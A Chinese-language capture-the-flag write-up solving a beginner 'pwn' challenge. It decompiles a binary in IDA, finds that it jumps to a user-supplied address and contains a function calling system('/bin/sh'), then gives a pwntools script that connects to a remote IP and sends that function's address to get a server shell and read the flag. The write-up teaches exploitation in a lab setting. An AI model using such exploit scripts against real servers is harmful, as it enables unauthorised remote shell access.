
PWN (1)


> 本题要求拿到服务器的shell，然后获得flag.

附件是一个二进制文件，使用`chmod u+x pwn1`添加执行权限后执行之：




```
jackie@ubuntu:~/Downloads$ ls
pwn1  test1.py
jackie@ubuntu:~/Downloads$ ./pwn1
Hello, welcome to CNSS ctf for rookie!
The first pwn is simplest, you just try to jmp to 'callme' function.
The only three intractable things are:
1.Learning how to decompile.
2.Learning how to debug.
3.Learning how to lanuch a shell.

I usually recommend IDA,gdb and radare2
Here are some helpful tips for you
1.I want to learn how to decompile.
2.I want to learn how to debug.
3.I want to learn how to lanuch a shell.
4.Let's pwn it!
Give me your input:4


I prepare a 'callme' function for you at 0x8048511
so tell me where you want to jmp?
Please give me a hex without '0x'  prefixion
address:
```

IDA反编译，找到main函数中有如下代码段:



```
if ( v3 == 4 )
{
  printf("I prepare a 'callme' function for you at %p\n", trap);
  printf("so tell me where you want to jmp?\nPlease give me a hex without '0x'  prefixion\naddress:");
  __isoc99_scanf("%x", &v4);
  v4();
  goto LABEL_14;
}
```


可以看到用户需要先输入字符'4'，之后再输入一个地址，最后执行该地址上的一个函数. 程序的提示中涉及名为'callme'的函数，容易在IDA中找到它，反编译之:



```
int callme()
{
  return system("/bin/sh");
}
```


显然，若能跳转执行callme，就能拿到服务器的shell.

在IDA中可以看到callme的入口为 0x080484FD，如图所示:




```
.text:080484FD                 public callme
.text:080484FD callme          proc near
.text:080484FD                 push    ebp
.text:080484FE                 mov     ebp, esp
.text:08048500                 sub     esp, 18h
.text:08048503                 mov     dword ptr [esp], offset command ; "/bin/sh"
.text:0804850A                 call    _system
.text:0804850F                 leave
.text:08048510                 retn
.text:08048510 callme          endp
```

尝试将80484FD作为输入，结果拿到的是本机的shell:




```
address:80484FD
$ ls
pwn1  test1.py
$ 
```

所以需要借助pwntools连接服务器，将字符'4'和callme的入口地址一次发送过去，因此需要一段python代码:



```python
from pwn import *

p = remote('128.199.220.74', 9999)
elf = ELF('pwn1')

addr = elf.symbols['callme']
p.sendline('4')
p.sendline(hex(addr))

p.interactive()
```

键入`python test1.py`执行，则可拿到服务器的shell，从而获得flag:



```
$ ls
flag53992
$ cat flag53992
cnss{you_got_first_flag}
$ 
```